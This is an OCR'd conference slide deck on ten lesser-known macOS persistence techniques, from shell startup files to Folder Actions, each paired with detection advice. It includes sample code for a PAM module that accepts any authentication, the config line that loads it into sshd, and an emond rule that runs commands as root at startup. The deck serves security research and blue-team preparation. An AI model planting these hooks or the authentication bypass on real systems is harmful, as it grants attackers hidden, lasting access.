Beyond the good ol' LaunchAgents:

40 minutes - 10 macOS persistence techniques

Csaba Fitzl
Twitter: @theevilbit

OFFENSIVE® security

SECURITY FEST

whoami

- lead content developer of "macOS Control Bypasses" @ Offensive Security
- macOS bug hunter
- ex red/blue teamer
- husband, father
- hiking, trail running 🥾 🏔️ 🏃‍♂️

Agenda

- 1 - shell startup files
- 5 - Pluggable Authentication Modules (PAM)
- 8 - Hammerspoon
- 9 - Preference Pane
- 16 - Screen Saver
- 17 - Color Pickers
- 19 - Periodic Scripts
- 20 - Terminal Preferences
- 23 - emond, The Event Monitor Daemon
- 24 - Folder Actions

INTRO

- 2014 - Patrick Wardle: Malware persistence on macOS
- @Hexacorn - Beyond the good ol' Run key - over 100 persistence tricks for Windows
- macOS malware: LaunchAgents (99%)
- can we do better?
  - started series: "Beyond the good ol' LaunchAgents"


Ep 1: shell startup files

shell startup files

- executed when shell environment is launched
  - zsh, bash, sh, etc...
  - zsh - default
- many config files
  - .zshrc, .bashrc, .zshenv, .zlogin, .zlogout, .profile
  - globals under /etc/ e.g.: /etc/zshenv

shell startup files

- if Terminal is started it starts the shell
- inherits Terminal's rights
  - power users FDA?
- can be used for Sandbox escape if overwritten



shell startup files - detection?

- monitor for change of these files
- might be many FP, especially with power users
- chsh -s [new shell]
  - changes default shell ()
- chpass
  - can change multiple user attributes

Ep 2: Pluggable Authentication Modules (PAM)

PAM

- origin: RedHat, but now on most *nix system
- allows third party auth plugins
- 4 facilities: *auth*, *account*, *session* and *password* - authentication, account management, session management and password management
- config files: /etc/pam.d/

PAM

- 3 columns:
  - facility - policy - module
  - required - if fails, result: fail
  - optional - ignored if there is required
  - sufficient - if success, no further calls
  - pam_permit.so - success for all

```
csaby@mac ~ % cat /etc/pam.d/sshd
# sshd: auth account password session
auth       optional       pam_krb5.so use_kcminit
auth       optional       pam_ntlm.so try_first_pass
auth       optional       pam_mount.so try_first_pass
auth       required       pam_opendirectory.so try_first_pass
account    required       pam_nologin.so
account    required       pam_sacl.so sacl_service=ssh
account    required       pam_opendirectory.so
password   required       pam_opendirectory.so
session    required       pam_launchd.so
session    optional       pam_mount.so
```

PAM

- we can load our own
- reason:
  - services have "com.apple.private.security.clear-library-validation"

```
auth       sufficient     /Users/Shared/pam.dylib
```

```c
#define PAM_SM_ACCOUNT
#define PAM_SM_AUTH
#define PAM_SM_PASSWORD
#define PAM_SM_SESSION

#include <security/pam_appl.h>
#include <security/pam_modules.h>
#include <stdlib.h>
#include <stdio.h>


PAM_EXTERN int pam_sm_open_session(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    return(PAM_SUCCESS);
}

PAM_EXTERN int pam_sm_close_session(pam_handle_t *pamh, int flags, int argc, const char **argv)          {
    return(PAM_SUCCESS);
}

PAM_EXTERN int pam_sm_acct_mgmt(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    return(PAM_SUCCESS);
}

PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    return(PAM_SUCCESS);
}

PAM_EXTERN int pam_sm_setcred(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    return(PAM_SUCCESS);
}

PAM_EXTERN int pam_sm_chauthtok(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    return(PAM_SUCCESS);
}
```

PAM - detection

- TCC protects these files + root is required
- monitor the change of the config files
  - might be FPs, there are legit uses
- monitor the load of weird dylibs into sshd, sudo, etc...
  - ES_EVENT_TYPE_AUTH_MMAP with EndpointSecurity (AppMon)

Ep 3: Hammerspoon

Hammerspoon

- related to Hammerspoon application
- run upon launch: ~/.hammerspoon/init.lua
  - e.g.: hs.execute("id > ~/hs.txt")
  - more examples on their website

Hammerspoon bonus

- nice entitlements
- TCC bypass 👀

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.security.automation.apple-events</key>
  <true/>
  <key>com.apple.security.cs.allow-jit</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
  <key>com.apple.security.cs.disable-executable-page-protection</key>
  <true/>
  <key>com.apple.security.cs.disable-library-validation</key>
  <true/>
  <key>com.apple.security.device.audio-input</key>
  <true/>
  <key>com.apple.security.device.camera</key>
  <true/>
  <key>com.apple.security.personal-information.addressbook</key>
  <true/>
  <key>com.apple.security.personal-information.calendars</key>
  <true/>
  <key>com.apple.security.personal-information.location</key>
  <true/>
  <key>com.apple.security.personal-information.photos-library</key>
  <true/>
</dict>
</plist>
```

Hammerspoon - detection


- change of ~/.hammerspoon/init.lua
- weird child processes

Ep 4: Preference Panes

Preference Panes


- found in */Library/PreferencePanes/
- create a bundle and add this function:

```objectivec
-(id)initWithBundle:(NSBundle*)bundle
{
  if ((self = [super initWithBundle:bundle]) != nil)
  {
      // do more initialization here
  }
    NSLog(@"PersistentWorm");
  return self;
}
```



Preference Panes

- loaded by:
  - /System/Library/Frameworks/PreferencePanes.framework/Versions/A/XPCServices/legacyLoader-x86_64.xpc/Contents/MacOS/legacyLoader-x86_64
  - has: com.apple.security.cs.disable-library-validation



```
csaby@mac ~ % log show --predicate "eventMessage contains[c] 'Worm'" --last 5m
Filtering the log data using "composedMessage CONTAINS[c] "Worm""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2021-03-25 09:56:37.466027+0100 0x5e6f0a   Default     0xc09cb5             16414  0    legacyLoader-x86_64:
(PrefsPane) PersistentWorm

Log      - Default:          1, Info:               0, Debug:            0, Error:          0, Fault:          0
Activity - Create:           0, Transition:         0, Actions:          0
```

Preference Pane - detection

- new files in:
  - (~)/Library/PreferencePanes/
- modules loaded by legacyLoader-x86_64

Ep 5: Screen Savers

Screen Savers

- well documented by Leo Pitt (@D00MFist): https://posts.specterops.io/saving-your-access-d562bf5bf90b
- bundles with .saver extension
- placed in */Library/Screen Savers
- Xcode come with template project

```
@implementation DemoScreenView

- (instancetype)initWithFrame:(NSRect)frame isPreview:(BOOL)isPreview
{

    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    self = [super initWithFrame:frame isPreview:isPreview];
    if (self) {
        [self setAnimationTimeInterval:1/30.0];
    }
    return self;
}

- (void)startAnimation
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    [super startAnimation];
}

- (void)stopAnimation
{
    NSLog(@"hello_screensaver %s", __PRETTY_FUNCTION__);
    [super stopAnimation];
}
```

Screen Savers

- loaded by:
  - /System/Library/Frameworks/ScreenSaver.framework/PlugIns/legacyScreenSaver.appex/Contents/MacOS/legacyScreenSaver
  - sandboxed :(with not too many rights

```
csaby@bigsur ~ % log stream | grep hello_screensaver
2021-05-28 08:43:59.329660-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver void custom(int, const char **)
2021-05-28 08:43:59.329945-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver -[DemoScreenView initWithFrame:isPreview:]
2021-05-28 08:43:59.330051-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver -[DemoScreenView hasConfigureSheet]
2021-05-28 08:43:59.330178-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver -[DemoScreenView hasConfigureSheet]
2021-05-28 08:43:59.330981-0700 0x1eb6     Default     0x0                  692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver -[DemoScreenView drawRect:]
2021-05-28 08:43:59.845980-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver -[DemoScreenView startAnimation]
2021-05-28 08:43:59.846471-0700 0x1eb6     Default     0x6b54               692    0    legacyScreenSaver:
(DemoScreen) hello_screensaver -[DemoScreenView animateOneFrame]
```


Screen Savers - detection

- new files in: (~)/Library/Screen Savers
- files loaded by legacyScreenSaver
- any new .saver bundle

Ep 6: Color Pickers

Color Pickers

- wut??? this:
- located in (~)/Library/ColorPickers
- .colorPicker bundles
- loaded by LegacyExternalColorPickerService-x86_64
- sandboxed :(



Color Pickers - detection

- new files in: (~)/Library/ColorPickers
- files loaded by LegacyExternalColorPickerService-x86_64
- any new .colorPicker bundle

Ep 7: Periodic Scripts

Periodic Scripts

- maintenance scripts, FreeBSD origin
- run daily, weekly, monthly
- /usr/libexec/periodic-wrapper launches /usr/sbin/periodic (bash script)

```
csaby@mac ~ % ls -l /System/Library/LaunchDaemons/*periodic-*
-rw-r--r--  1 root  wheel  887 Jan  1  2020 /System/Library/LaunchDaemons/com.apple.periodic-daily.plist
-rw-r--r--  1 root  wheel  895 Jan  1  2020 /System/Library/LaunchDaemons/com.apple.periodic-monthly.plist
-rw-r--r--  1 root  wheel  891 Jan  1  2020 /System/Library/LaunchDaemons/com.apple.periodic-weekly.plist
```

Periodic Scripts

- scripts are located in
  - /etc/periodic/
- config file: /etc/defaults/periodic.conf
  - local scripts: /usr/local/etc/periodic
  - LPE till 11.5 if homebrew is installed
- 999.local, more locations!!

```
csaby@mac ~ % diff periodic_11.4 periodic_11.5
...
result=(`/usr/bin/stat -f '%Su %Ul' $file`)
user=${result[0]}
hardlinks=${result[1]}
if [ $hardlinks -ne 1 ] ; then
    skippedlist+=("$file")
    continue
fi
/usr/bin/su $user -c $file </dev/null >$tmp_output 2>&1
...
```

```
csaby@mac /etc % grep .local /etc/defaults/periodic.conf
...
# 999.local
daily_local="/etc/daily.local"              # Local scripts
# 999.local
weekly_local="/etc/weekly.local"        # Local scripts
# 999.local
monthly_local="/etc/monthly.local"          # Local scripts
                local i sourced_files
```

Periodic Scripts - detections


- monitor the change of:
  - periodic conf file
  - any of the scripts
  - any of the folders containing scripts
  - weird processes launched by "periodic" -> can be baselined

Ep 8: Terminal Preferences

Terminal Preferences

- Terminal has a startup command
- contained in its preferences: ~/Library/Preferences/com.apple.Terminal.plist

```
csaby@mac Preferences % plutil -convert xml1 com.apple.Terminal.plist -o -| less
...
        <key>Startup Window Settings</key>
        <string>Basic</string>
...
        <key>Window Settings</key>
        <dict>
                <key>Basic</key>
                <dict>
                        <key>CommandString</key>
                        <string>touch /Users/Shared/executed.txt;</string>
...
```



Terminal Preferences - detection

- modification of the file ~/Library/Preferences/com.apple.Terminal.plist

Ep 9: emond, Event Monitor Daemon

emond

- previous work:
  - James Reynolds: http://magnusviri.com/what-is-emond.html
  - Chris Ross (@xorrior): https://www.xorrior.com/emond-persistence/
- service starts when there is file in /private/var/db/emondClients/
- processes rules from /etc/emond.d/rules/
- config: /etc/emond.d/emond.plist
  - contains additionalRulesPaths

```
<key>QueueDirectories</key>
<array>
    <string>/private/var/db/emondClients</string>
</array>
```

emond

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
        <dict>
                <key>name</key>
                <string>create file</string>
                <key>enabled</key>
                <true/>
                <key>eventTypes</key>
                <array>
                        <string>startup</string>
                </array>
                <key>actions</key>
                <array>
                        <dict>
                                <key>command</key>
                                <string>/bin/bash</string>
                                <key>user</key>
                                <string>root</string>
                                <key>arguments</key>
                                <array>
                                        <string>-c</string>
                                        <string>touch /Library/emondstarted.txt</string>
                                </array>
                                <key>type</key>
                                <string>RunCommand</string>
                        </dict>
                </array>
        </dict>
</array>
</plist>
```

emond - detection

- new files in /private/var/db/emondClients/
- new or changed files in /etc/emond.d/rules/
- change of /etc/emond.d/emond.plist
- child processes of emond

Ep 10: Folder Actions

Folder Actions

- detailed post by Cody Thomas: https://posts.specterops.io/folder-actions-for-persistence-on-macos-8923f222343d
- script run when files are changed in monitored folders
- scripts are located in: (~)/Library/Scripts/Folder Action Scripts
- config at: ~/Library/Preferences/com.apple.FolderActionsDispatcher.plist
  - plist contains embedded plist, which contains embedded plist 🤯

Folder Actions

- user interaction less setup

```
csaby@mantarey ~ % mkdir -p "Library/Scripts/Folder Action Scripts"
csaby@mantarey ~ % cp folderaction.scpt "Library/Scripts/Folder Action Scripts/"
csaby@mantarey ~ % mkdir test
csaby@mantarey ~ % cp com.apple.FolderActionsDispatcher.plist Library/Preferences
```

```
csaby@mantarey ~ % open "/System/Library/CoreServices/Applications/Folder Actions Setup.app/"
csaby@mantarey ~ % killall "Folder Actions Setup"
```

- Allows TCC prompting - user can be confused

Folder Actions - detection

- new or changed files in (~)/Library/Scripts/Folder Action Scripts
- change of ~/Library/Preferences/
  com.apple.FolderActionsDispatcher.plist
- script is launched by /System/Library/Frameworks/
  Foundation.framework/Versions/C/XPCServices/
  com.apple.foundation.UserScriptService.xpc/Contents/MacOS/
  com.apple.foundation.UserScriptService

Conclusion

Conclusion

- malware still mostly uses launchd plist files
- there are so many more unexplored options
- blue teams better prepare before
- follow my posts: https://theevilbit.github.io/beyond/

OFFENSIVE security

Csaba Fitzl
Twitter: @theevilbit

Icons

- flaticon.com
  - xnimrodx
  - Freepik